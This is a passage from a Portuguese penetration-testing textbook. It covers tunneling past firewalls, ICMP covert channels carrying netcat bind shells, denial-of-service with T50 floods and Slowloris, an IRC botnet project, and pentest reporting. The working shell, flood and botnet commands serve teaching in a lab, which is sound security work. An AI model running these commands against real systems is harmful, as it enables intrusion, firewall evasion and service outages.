- Na conexão de ida:

  A —> Firewall/Proxy --xx-- Internet — B

  O firewall não está deixando a máquina A acessar a máquina B; o pedido para o firewall e nem sequer vai para a internet.

No exemplo anterior, a máquina A está protegida por um firewall e não consegue comunicar-se com a máquina B.

Em uma conexão via tunneling:

- Na conexão de ida:

A —> Firewall/Proxy —> Internet —> B

A =====Túnel através da internet===== B

A máquina A conecta-se com a máquina B por meio de um túnel criado.

• Na conexão de volta:

B —> Internet —> Firewall/Proxy —> A

B =====Túnel através da internet===== A

A máquina B conecta-se com a máquina A por meio do túnel criado.

Esse túnel apenas repassa a informação entre as duas extremidades (máquina A e máquina B). É como se o firewall não existisse. Mas o firewall existe, apenas estamos burlando suas regras.

O túnel virtual nada mais é do que utilizar um ponto C para realizar a retransmissão dos dados, conforme mostra a figura 14.1.




Figura 14.1 – O tunneling nada mais é do que utilizar uma máquina C (que não esteja protegida com o firewall) como pivô para acessar outros hosts (como a máquina B).

O tunneling é usado nas seguintes situações:

• Necessidade de proteção dos dados (o tunneling protege contra ataques de MitM).

• Acessar destinos, serviços e protocolos bloqueados.

• Acessar uma máquina da rede interna.

• Necessidade de encapsular uma conexão de backdoor por

meio de protocolos pouco filtrados por firewall (como encapsular uma conexão TCP dentro do protocolo HTTP).

14.1 Laboratório Tunneling

Conforme mostra a figura 14.1, para as nossas atividades:

- Ponto A: Kali Linux
- Firewall: Debian
- Ponto B: Debian
- Ponto C: Windows

Também é necessário o servidor SSH instalado tanto no ponto A (Kali Linux) como no ponto C (Windows – o servidor que será usado como de ponte para a conexão com o Ponto B).

Bons softwares SSH para Windows são:

- MobaSSH – *http://mobassh.mobatek.net*
- OpenSSH – *http://sshwindows.sourceforge.net*

Configure o iptables do Debian para aceitar conexões oriundas do ponto C:

```
root@debian# iptables -A INPUT -p tcp --dport 80 -j DROP ! -s 192.168.1.101
```

O Debian aceita conexões apenas oriundas do Windows, sendo bloqueado para o Kali Linux. A máquina com o Kali Linux vai conectar-se ao Windows via SSH, e as conexões até a máquina Debian terão origem como sendo o Windows, realizando o tunneling.

14.2 SSH Tunneling

No SSH tunneling, o túnel é criado usando-se por base o protocolo TCP com a sua conexão criptografada (usando-se o SSH), ou seja, os dados serão transmitidos encapsulados por meio do protocolo SSH.

Acesse o servidor SSH Windows no Kali Linux:

root@kali# ssh -l root 192.168.1.101 -D 8000

Digite a senha do usuário Windows, e, após entrar no seu servidor SSH, a máquina Kali Linux criará um SOCKS4 (que fica na escuta na porta 8000).

Para usar o túnel, abra o navegador e, em configurações da conexão de rede, escolha a opção SOCKS4 com os endereços 127.0.0.1 8000.

A configuração do socks pode ser observada na figura 14.2.




Figura 14.2 – Configuração do socks local para acessar o túnel.

14.3 UDP tunneling

No UDP tunneling, o túnel é criado usando-se por base o protocolo UDP, ou seja, os dados serão transmitidos encapsulados por meio do protocolo UDP.

O udptunnel pode ser encontrado em:*http://code.google.com/p/udptunnel/downloads/list*.

Na máquina Windows, digite no prompt de comando:

C: udptunnel.exe -v -s 4444

O updtunnel ficará esperando por conexões na porta UDP 4444 do túnel.

No Kali Linux, compile o udptunnel digitando make no terminal:

```
root@kali:~udptunnel# make
root@kali:~/udptunnel# ./udptunnel -c 127.0.0.1 44 192.168.1.101 4444 127.0.0.1
22
```

No comando cliente, você está dizendo ao udptunnel que atue como cliente (-c). Fique listando no IP 127.0.0.1 na porta 44 e conecte-se ao endereço IP 192.168.1.101 na porta 4444. Feito isso, o túnel é criado, e, quando for acessado, você será redirecionado ao IP 127.0.0.1 (192.168.1.101) na porta 22.

Ou seja, eu conecto-me ao IP 127.0.0.1 na porta 44, o udptunnel fecha o túnel com o Windows 192.168.1.101 na porta 4444, e eu acesso o endereço 127.0.0.1 na porta 22 como se a minha máquina Linux fosse a máquina Windows.

Digite em outro terminal:

```
root@kali# ssh -l root -p 44 127.0.0.1 -D 8000
```

Entre com sua senha do servidor SSH Windows e configure o seu navegador para acessar via socks.

A configuração do socks pode ser observada na figura 14.2.

14.4 DNS tunneling

Para se criar túneis via DNS, será necessário ter acesso à porta 53. Para isso, a melhor medida a ser adotada é contratando-se um VPS[1]. Apenas por motivos didáticos será configurado o túnel DNS para a rede local.

Como o conceito de tunneling já foi descrito nas seções 14.2, “SSH Tunneling”, e 14.3, “UDP Tunneling”, as regras de bloqueio do iptables não são mais necessárias.

```
root@debian# iptables -F
```

Primeiro, desabilite o bind9 no Debian:

root@debian# service bind9 stop

Instale o dns2tcp no Debian com o comando:

root@debian# apt-get install dns2tcp

Altere o arquivo */etc/dns2tcpd.conf*, para o seguinte conteúdo:

```
listen = 0.0.0.0
port = 53
#If you change this value, also change the USER variable in /etc/default/dns2tcpd
user = nobody
chroot = /tmp
domain = dnstunnel
resources = ssh:127.0.0.1:22
```

Os parâmetros de configuração do DNS Tunnel são:

- **listen** – Por qual endereço IP o DNS Túnel fica esperando por conexões. 0.0.0.0 indica todos os endereços da máquina local.
- **port** – Porta DNS (53).
- **domain** – Domínio que o dns2tcp vai criar (por isso o bind9 foi finalizado).
- **resources** – Recursos disponíveis no túnel DNS. Primeiro é o nome do recurso disponível (chamado de SSH); depois, para qual IP será finalizado o túnel (IP local) e para qual porta (porta 22).

Inicie o serviço com:

root@debian# dns2tcpd -f /etc/dns2tcpd.conf

No Kali Linux, teste a conectividade do servidor de túnel por meio do comando:

```
root@kali# dns2tcpc -z dnstunnel 192.168.1.102
Avaible connection(s):
ssh
Note: Compression SEEMS avaible!
```

O servidor DNS respondeu que há conexões disponíveis.

Utilize o servidor de túnel com o comando:

```
root@kali# dns2tcpc –z dnstunnel –l 4444 –r ssh 192.168.1.102
Listening on port : 4444
```

O cliente do DNS túnel fica esperando por conexões localmente na porta 4444. No momento em que for estabelecida uma conexão, o DNS túnel vai se conectar via SSH no IP 192.168.1.102.

Conecte-se via SSH e utilize o túnel (digite a senha do Debian):

```
root@kali# ssh –p 4444 localhost –D 8000
```

Configure o seu navegador para acessar via socks. A configuração do socks pode ser observada na figura 14.2.

14.5 ICMP Tunneling

Idem às técnicas anteriores, porém o ICMP tunneling encapsula o protocolo TCP dentro do protocolo ICMP.

Instale o ICMP tunnel no Debian:

```
root@debian# apt-get install ptunnel
```

As regras de bloqueio do iptables não são necessárias (devido aos laboratórios anteriores de tunneling, o conceito já foi explicado):

```
root@debian# iptables -F
```

Inicialize o ptunnel no Debian:

```
root@debian# ptunnel
```

No Kali Linux, conecte-se ao servidor Debian com o comando:

```
root@kali# ptunnel –p 192.168.1.102 –lp 4444 –da 192.168.1.102 –dp 22
```

Nesse momento o ptunnel ficará esperando por conexões localmente na porta 4444. Quando houver uma conexão nessa porta, o ptunel vai enviar pacotes ICMP para o servidor do Debian e redirecionará a conexão do Kali Linux para o IP 192.168.1.102 na porta 22.

Conecte-se via SSH e crie um socks:

```
root@kali# ssh localhost –p 4444 –D 8000
```

Configure o seu navegador para acessar via socks. A configuração do socks pode ser observada na figura 14.2.

14.6 Canais encobertos via tunneling

Além de conexões legítimas, um atacante pode criptografar a sua conexão para passar por firewalls.

Para criarmos uma conexão com o netcat que seja tunelada via ICMP (pode ser qualquer tipo de tunelamento, o princípio é o mesmo), primeiro vamos elaborar uma regra restritiva no Debian para somente aceitar pacotes ICMP e conexões oriundas apenas da máquina local.

```
root@debian# iptables -A INPUT -p tcp -j DROP ! -s 127.0.0.1
```

Inicie o netcat listando na porta 666:

```
root@debian# nc -l -p 666 -e /bin/bash -vv
```

No Kali Linux, tente acessar a porta 666 do servidor Debian:

```
root@kali# nc 192.168.1.102 666 -vv
```

Sem conexão, certo? Agora realize o procedimento de tunelamento.

Na máquina Debian:

```
root@debian# ptunnel
```

No Kali Linux:

```
root@kali# ptunnel –p 192.168.1.102 –lp 4444 –da 127.0.0.1 –dp 666
```

As seguintes opções do ptunnel foram utilizadas:

-p	IP do alvo.
-lp	Porta local que fica na escuta.
-da	IP para o qual a máquina será redirecionada quando conectar-se à porta 4444.
-dp	Porta TCP destino (no exemplo, a porta de escuta do netcat).

Conecte-se localmente à porta 4444:

root@kali# nc localhost 4444 -vv

E agora, conseguimos o nosso shell?

Digite um comando de terminal qualquer dentro do netcat, por exemplo:

mkdir Daniel_Moreno

Se for realizado um monitoramento do tráfego com um sniffer (como o Wireshark, tcpdump etc.), é possível ver que o comando mkdir Daniel_Moreno foi encapsulado dentro do protocolo ICMP. A figura 14.3 mostra uma conexão de backdoor dentro de um pacote ICMP.




Figura 14.3 – Conexão TCP encapsulada em um pacote ICMP.

O Windows possui a versão compilada que pode ser encontrada em *http://neophob.com/2007/10/pingtunnel-for-windows-icmp-tunnel/*. É necessária a instalação do WinPCAP (*http://www.winpcap.org/)* para o programa funcionar corretamente. O seu funcionamento é idêntico ao Linux, com a diferença de que nós devemos especificar a interface de rede local.

Por exemplo, na máquina Windows vamos listar uma conexão com o netcat:

C: nc.exe -l -p 666 -e cmd.exe -vv

Acesse o *cmd.exe* como administrador e veja quais são as interfaces locais disponíveis (abreviado por motivos visuais):

C:\ptun-rel1> ptunnel.exe -h

Windows pcap devices:

\Device\NPF_{B8604B37-2B10-4CA8-94B4-853966820B3D}
Description: Intel(R) PRO/1000 MT Desktop Adapter
Loopback: no
Address Family: #23
Address Family Name: Unknown (IP6 is NOT supported!)
Address Family: #2
Address Family Name: AF_INET

Inicialize o ptunnel com a interface local:

C:\ptun-rel1> ptunnel.exe -c "\Device\NPF_{B8604B37-2B10-4CA8-94B4-853966820B3D}"

No Kali Linux liste e conecte-se via ICMP Tunnel:

root@kali# ptunnel –p 192.168.1.101 –lp 4444 –da 127.0.0.1 –dp 666
root@kali# nc localhost 4444 -vv

O exemplo com o ptunnel foi apenas metodológico, mas saiba que existem backdoors e softwares maliciosos que fazem a transmissão de seus dados por tunelamento de ICMP, não abrindo nenhuma porta no sistema alvo. Um excelente software que vale a pena ser citado é o ICMPSH (*http://www.leidecker.info/downloads/index.shtml#shells*), que realiza um tunelamento reverso por meio de requisições ICMP Echo Request e Echo Reply, abrindo o shell *cmd.exe* na máquina do atacante. O seu código-fonte é simples e já possui um binário compilado para o Windows, mas nada impede o leitor de alterar o seu código para atender às suas necessidades. Encorajo o leitor a ler sobre essa ferramenta e testá-la.

14.7 HTTP Tunnel

Para esse laboratório será utilizado o GNU HTTP Tunnel, obtido em *http://neophob.com/2006/10/gnu-httptunnel-v33-windows-binaries/*.

O GNU HTTP Tunnel possibilita o HTTP Tunnel em plataformas Windows.

- Lado servidor:

C: hts.exe –F localhost:22 23

O hts ficará escutando na porta 23 e fará um redirecionamento para local host na porta 22.

• Lado cliente:

root@kali# apt-get install httptunnel
root@kali# htc -F 999 192.168.1.101:23

O htc ficará escutando por conexões na porta 999 e realizará o túnel no servidor (192.168.1.101) na porta 23.

Conecte-se via SSH e crie um socks:

root@kali# ssh localhost -p 999 -D 8000

Configure o seu navegador para acessar via socks. A configuração do socks pode ser observada na figura 14.2.

Nota: Desafio o leitor a criar uma backdoor com o tráfego tunelado sob o protocolo HTTP.

14.8 Redes TOR

A redeTOR, também chamada de redeOnion (rede cebola), é uma rede que foi criada com o intuito de proteger a anonimidade dos usuários que navegam sobre ela. Para garantir a segurança dos dados, a rede utiliza o protocolo TLS para transporte. Então, por exemplo, se o leitor conectar-se à rede TOR e acessar um site HTTP, terá os dados HTTP criptografados com o protocolo TLS, tornando inviáveis ataques de captura remota de dados.

A rede funciona por meio de pontos ou nó. Por exemplo: Ao conectar-se à rede TOR, o usuário terá os seus dados passando por um nó (uma saída), e é esse nó é que vai garantir a anonimidade. De forma bem parecida com o funcionamento do programa proxychains, o nó pode se conectar a outro nó e assim sucessivamente, formando um tunelamento de dados entre cada extremidade. Por exemplo: o usuário conecta-se à rede TOR; a

rede TOR escolhe aleatoriamente um nó (por exemplo o nó ABC) e conecta-se a ele. Esse nó vai conectar-se ao nó DEF e assim sucessivamente. O último nó enviará a conexão do usuário ao destino requerido.

Embora garanta a anonimidade escolhendo nós aleatórios na rede (o que dificulta o rastreamento da origem dos dados), as redes TOR não garantem em nada quanto à privacidade dos dados. Isso porque o último nó terá acesso às requisições originalmente feitas pelo usuário. Então, por exemplo, se o usuário conectar-se à rede TOR fazendo um login em um site HTTP, os dados estarão criptografados com TLS até chegar ao nó final. Chegando ao nó final, os dados poderão ser interceptados e lidos por esse nó antes de efetivamente serem entregues ao site HTTP. Conforme a excelente citação[2]:

> se o usuário configurar o seu Tor para operar como servidor de relay, terá a possibilidade de logar o tráfego original de todas as pessoas que estiverem passando por túneis cujo nó de saída seja o seu nó Tor.

Em outras palavras, os dados trafegam de forma criptografada e segura até o último nó. O último nó tem total acesso e leitura sobre os dados. Então, leitor, tome cuidado ao utilizar redes TOR. Particularmente, prefiro utilizar métodos tradicionais de criptografia e tunelamento (como o tunelamento SSH ou mesmo VPN) para garantir a privacidade dos meus dados, isso porque eu sei quem é a extremidade da minha conexão e tenho confiança nela (algo bem diferente das redes TOR, em que a extremidade final – ou o nó final – é um total desconhecido da internet). Além de que redes TOR às vezes são muito lentas. Nas próximas linhas, ensinarei o leitor a configurar um cliente para acessar a rede TOR, a escolha de acessá-la ou não para "proteger" os seus dados será de plena responsabilidade sua.

Instale o TOR no Kali Linux:

```
root@kali# apt-get install tor
```

Ao iniciar a rede TOR é criado um socks local que fará a ponte com os nós do TOR

```
root@kali# service tor start
```

Configure o proxychains para acessar a porta local 9050. O arquivo de configuração */etc/proychains.conf* ficará da seguinte forma:

```
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 9050
```

Acessse qualquer programa que queira. Por exemplo, faça um teste com o iceweasel

```
root@kali# proxychains iceweasel
```

Acesse o endereço *http://www.meuip.com.br*. O seu IP será de algum nó aleatório da rede TOR.

---

1 *Virtual Private Server*, Servidor Privado Virtual, é um servidor acessível pela internet. Ao contratar uma VPS, o usuário possui acesso root a esse servidor. A vantagem é que esses servidores possuem determinadas portas liberadas para acesso ao público, como a 53.

2 Fonte: *http://pt.wikipedia.org/wiki/Tor_(rede_de_anonimato)*.

CAPÍTULO 15

DoS – Denial of Service

O pentest é finalizado com o processo de tunneling e com a escrita do relatório final, relacionando às vulnerabilidades. Porém, em casos extremos, também é necessário testar a capacidade que a rede tem contra um ataque de negação de serviço.

Os ataques de negação de serviço (DoS – Denial of Service) ou também chamados de “teste de stress” são uma classe específica de ataques, não sendo obtido o acesso ao sistema ou ao shell.

Basicamente, a ideia é sobrecarregar o servidor com um excesso de pacotes, fazendo com que a sua banda fique lenta, sobrecarregada e até mesmo caia.

Há diversas classes de ataques e tipos de negação de serviços. Os ataques de DoS podem ser categorizados de acordo a camada do modelo OSI que afetam:

- **Layer 7** – Ataques DoS destinados à Layer 7 são ataques que não requerem banda para a sua utilização. É a classe que explora vulnerabilidades em softwares para causar o DoS.

  Exemplos: slowloris e a vulnerabilidade ms12_020_maxchannelids.

- **Layer 4** – Ataques DoS destinados à Layer 4 são ataques que requerem muita banda para serem utilizados. Nessa classe de ataques estão os softwares que fazem inundação de pacotes, como o SYN Flood. Não há muito o que fazer quando uma instituição sofre um ataque dessa categoria, pois, conforme a banda do atacante, a sua vítima fica sobrecarregada.

  Exemplos: SYN Flood, UDP Flood.

- **Layer 2** – Ataques DoS destinados à Layer 2 são ataques voltados ao protocolo MAC de comunicação.

Exemplos: Ataques De-Auth em redes sem fio e o MAC Flooding.

15.1 SYN Flood

O ataque de SYN Flood explora o *3-way handshake* para obter sucesso. É caracterizado por enviar um excesso de pacotes SYN com endereços IP falsos para a máquina vítima (etapa 1 – envio do pacote SYN). A vítima tentará responder para cada endereço que solicitou uma conexão (etapa 2 – SYN+ACK). Como cada IP falso nunca fez o pedido de conexão para a vítima, esses IPs não vão responder à vítima e esta ficará esperando o pacote ACK (etapa 3 – término do *3-way handshake* com ACK). Enquanto o ataque é sustentado pelo atacante, a vítima fica sobrecarregada e impossibilitada de responder a requisições legítimas.

A figura 15.1 mostra um ataque de SYN Flood.




Figura 15.1 – Representação visual do SYN Flood.

15.1.1 T50

T50 é uma excelente ferramenta para DoS desenvolvida pelo brasileiro Nelson Brito. Utiliza-se de diversos protocolos para negação de serviço.

Para realizar um ataque de SYN Flood contra um determinado IP e uma determinada porta de destino:

```
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80
```

Além da flag SYN, também é possível escolher outras flags, como ACK, FIN, RST etc.

```
root@kali# t50 192.168.1.1 --flood --turbo -A
root@kali# t50 192.168.1.1 --flood --turbo -F
root@kali# t50 192.168.1.1 --flood --turbo -R
```

Se desejarmos selecionar uma porta de origem:

```
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80 --sport 666
```

Por padrão são enviados endereços IPs aleatórios. Caso deseje, poderá escolher um IP de origem:

```
root@kali# t50 192.168.1.1 --flood --turbo -S --dport 80 --sport 666 -s 1.2.3.4
```

Dessa forma, a interface web do roteador ficará inacessível enquanto durar o ataque.

Além do ataque de SYN Flood (envia um excesso de requisições SYN), o T50 possibilita a utilização de outros protocolos, como o ICMP. Para enviar um excesso de ICMP Echo Request:

```
root@kali# t50 192.168.1.1 --flood --turbo --protocol ICMP --icmp-type 8
```

De forma análoga ao TCP, para enviar um excesso de requisições UDP:

```
root@kali# t50 192.168.1.1 --flood --turbo --protocol UDP --dport 53
```

Além desses protocolos mais básicos (como o TCP, UDP e ICMP), o T50 opera sobre outros protocolos, como o RIP, OSPF etc. Uma opção muito interessante é o protocolo proprietário chamado de protocolo T50, um protocolo com suporte a todos os protocolos do programa. Ao utilizá-lo, são enviados todos os protocolos do T50 contra o alvo.

```
root@kali# t50 --flood --turbo --protocol T50 192.168.1.1
```

Dica: já pensou qual o estrago que um ataque do T50 faz em uma rede empresarial se for utilizado contra um firewall ou roteador?

15.2 Slowloris

O Slowloris é uma ferramenta para negação de serviço que atinge servidores Apache com versões inferiores à 2.2.22. Essas versões sofrem uma vulnerabilidade que permite ao atacante sobrecarregar um servidor utilizando-se de pouca banda. A vulnerabilidade consiste no fato de que o Apache não lida bem com vários socks legítimos que são abertos e não são finalizados. Dessa forma, enquanto o Slowloris mantém os socks abertos, o servidor Apache fica sobrecarregado. O Slowloris pode ser encontrado em *https://dl.packetstormsecurity.net/DoS/slowloris.pl.txt*.

O leitor deve instalar o Apache v2.2.14 no Debian com a finalidade de testes. O Apache 2.2.14 pode ser obtido em *https://archive.apache.org/dist/httpd/*.

Finalize o servidor Apache no Debian:

```
root@debian# service apache2 stop
```

Faça a instalação do Apache 2.2.14:

```
root@debian:~/httpd-2.2.14# ./configure
root@debian:~/httpd-2.2.14# make
root@debian:~/httpd-2.2.14# make install
root@debian:~/httpd-2.2.14# ./httpd
```

A utilização do Slowloris é extremamente simples. É necessário apenas selecionar a opção -dns com o DNS ou IP do site em que se queira atacar:

```
root@kali# perl slowloris.pl –dns site.com.br
```

15.3 DDoS (Distributed Denial Of Service)

O ataque realizado com o T50 é um típico exemplo de um ataque de DoS, no qual uma máquina envia um excesso de pacotes para a vítima, e, dependendo do alvo, esse ataque pode ser pouco efetivo. Isso porque a banda da vítima consegue processar o ataque de DoS do atacante (conseguindo responder

às requisições falsas), e o ataque vai falhar.

Um ataque de Negação de serviço distribuído (DDoS – Distributed Denial of Service) nada mais é do que várias máquinas atacando o alvo, todas realizando um ataque de DoS, normalmente pelo SYN Flood, ao mesmo tempo, para aumentar o desempenho.

Há inúmeras formas de se realizar ataques de DDoS. Uma das formas mais simples e convencionais é utilizando servidores IRC.

Primeiro, o atacante infecta de alguma forma (exploit, vírus etc.) as máquinas que vão participar do ataque DDoS. Essas máquinas são chamadas de Zombie ou Bots, pois agem como um zumbi esperando por ordens (comandos), e as redes de máquinas infectadas (Bots) são chamadas de redes Botnets.

O atacante fará com que as máquinas zumbis conectem-se em redes IRC (mestre) para iniciar o ataque. Um mestre fica no controle de inúmeros zumbis e será ele quem dará as ordens aos zumbis.

Uma vez que os zumbis conectaram-se às redes mestres (IRC), o atacante envia um parâmetro para iniciar o ataque de DoS. As máquinas zumbis recebem esse parâmetro, interpretam-no e iniciam o ataque de DoS contra o alvo específico.

A qualquer momento o atacante envia um sinal ao mestre que o repassa aos zumbis, indicando o término do ataque.

Uma rede botnet é mostrada na figura 15.2.




Figura 15.2 – Rede botnet para ataques DDoS.
Fonte: http://www.ids-sax2.com/articles/PreventDosAttacks.htm.

15.4 Projeto Perl-Bot

Esta seção é creditada ao Igor de Lorenzi Andrade, que fez o projeto da Bot para mim (Obrigado, Igor ;-))

O Perl-Bot é um projeto de uma bot que roda em qualquer computador que tenha o Perl instalado. Nesse projeto foram testados os sistemas operacionais Windows e Linux. Apresenta código-fonte aberto (licença GNU GPL) para estudo, modificações e adaptações, e está disponível em *http://github.com/danielhnmoreno/perl-bot*.

O projeto Perl-Bot tem a finalidade de estudo do funcionamento de uma IRC Botnet.

- Ajuste o código da Perl-Bot para conectar-se à sala mIRC preferencial. (Master)
- Ajuste no código quem será a vítima e a sua porta. Por padrão está configurado como sendo o IP 192.168.1.1 e a porta 80.
- Execute o código da bot em um sistema Windows (necessário Active-Perl) ou Linux. (Zombie)

- Para iniciar o ataque, digite no cliente de IRC (mIRC)!udp
- Para finalizar o ataque, digite no cliente de IRC(mIRC)!stop

A figura 15.3 mostra a rede botnet realizando um ataque de DDoS.




Figura 15.3 – Botnet em ataque.

CAPÍTULO 16

Documentação técnica

Uma vez realizado o teste de intrusão, deverá ser entregue ao cliente a documentação das vulnerabilidades encontradas durante esse teste. Também é de extrema importância relatar e explicar como adotar medidas preventivas para que um atacante não consiga acesso à rede.

Fornecer um relatório técnico ao cliente é importante do ponto de vista ético e judicial, considerando que todas as vulnerabilidades testadas e encontradas serão expostas na documentação técnica.

Lembre-se de que toda a documentação é necessária, pois um pequeno erro (como falta de documentação) vindo da parte do auditor poderá ter consequências jurídicas.

Será necessário assinar um contrato de lei em que o cliente autoriza o teste de intrusão em suas máquinas, uma vez que a invasão de máquinas configura em crime regido pela legislação brasileira com detenção da pessoa que realizou o ato.

No contrato deve ser especificado exatamente tudo o que o auditor fará, para que ambos, o auditor e o cliente, não tenham problemas com a legislação brasileira.

16.1 Tipos de relatórios

Depois de analisada cada etapa e enumerada cada vulnerabilidade, será montado o relatório final a ser enviado ao cliente.

Existem três tipos de relatórios: executivo, técnico e comercial[1].

16.1.1 Relatório Executivo

Este tipo de relatório deve basicamente conter:

- **Capa/Índice** – Uma capa e um índice para uma melhor apresentação final de seu relatório.
- **Objetivo do teste** – Por que o teste de penetração está sendo realizado? Quais são os objetivos a serem alcançados? Por exemplo: obtenção da senha do site, apenas um teste de rede sem fio com obtenção da senha, ou mesmo a instalação de vírus e disseminação de spam.
- **Classificação das vulnerabilidades** – Uma seção informando os níveis de risco das vulnerabilidades encontradas para cada máquina.
- **Sumário executivo** – Descreve a metodologia usada para o cenário de pentest, quais os testes que serão realizados e uma pequena amostra do que foi conseguido.

16.1.2 Relatório técnico

O relatório técnico é o principal relatório para a descrição de vulnerabilidades, detalhando minuciosamente o ataque, quais ferramentas usadas e resultados obtidos. Fazer esse detalhamento é extremamente importante, pois você vai alertar o cliente sobre quais as ferramentas utilizadas, qual o resultado daquela ferramenta etc. Deve conter:

- **Mapemamento das vulnerabilidades** – Vulnerabilidades encontradas junto do seu grau de risco. Pode ser feito em forma descritiva ou em forma de gráficos (opcional, pois o detalhamento das vulnerabilidades deve ser feito na descrição do ataque).
- **Mapeamento dos exploits** – Lista dos exploits utilizados com sucesso (opcional, pois o detalhamento dos exploits deve ser feito na descrição do ataque).
- **Narrativa do ataque** – Fundamentalmente é o relatório técnico. Na descrição do ataque, deve-se descrever

detalhamente uma narrativa/história para cada erro encontrado. Primordialmente, as ferramentas utilizadas e o nível de impacto dessas vulnerabilidades devem ser descritos. A descrição das vulnerabilidades encontradas não é uma aula de pentest ao cliente, não é necessário dar um “how to” ou ensiná-lo a usar a ferramenta, no que muito provavelmente ele nem esteja interessado, pois, se tivesse, ele mesmo faria o pentest, e não o contrataria. Mas descrever de maneira bem sucinta o “modus operante” da ferramenta é crucial para alertar o cliente de como ela funciona.

- **Práticas de segurança (hardening)** – Deve conter medidas para assegurar os pilares da segurança da informação e proteção digital dos dados.

16.1.3 Relatório comercial

O relatório comercial fundamentalmente deverá relacionar as máquinas que foram testadas e qual o valor de cada ativo e/ou o valor total do projeto de pentest.

16.2 Criptografando relatórios com o Truecrypt

TrueCrypt é uma ferramenta que auxilia na criptografia dos dados e já vem instalada no Kali Linux. Dados sigilosos como relatório de teste de intrusão devem ser criptografados com o TrueCrypt, pois mesmo que se perca o HD ou o pendrive, os dados serão ilegíveis.

16.2.1 Criando um arquivo criptografado

1. Crie um volume novo no botão Create Volume (Figura 16.1).

Figura 16.1 – Crie um novo volume.

2. Para se criar um arquivo criptografado escolha a opção Create an encrypted volume.

Para criar um pendrive criptografado, escolha a opção Create a volume with partition/drive e, na próxima tela, escolha o volume do pendrive (Figura 16.2).

Figura 16.2 – Crie uma pasta criptografada pela primeira opção ou um pendrive criptografado na segunda opção.

3. Escolha a opção Standard TrueCrypt volume, para apenas criar um volume criptografado.

O TrueCrypt também possibilita a criação de um volume

criptografado e escondido com a opção Hidden TrueCrypt volume, conforme mostra a figura 16.3.

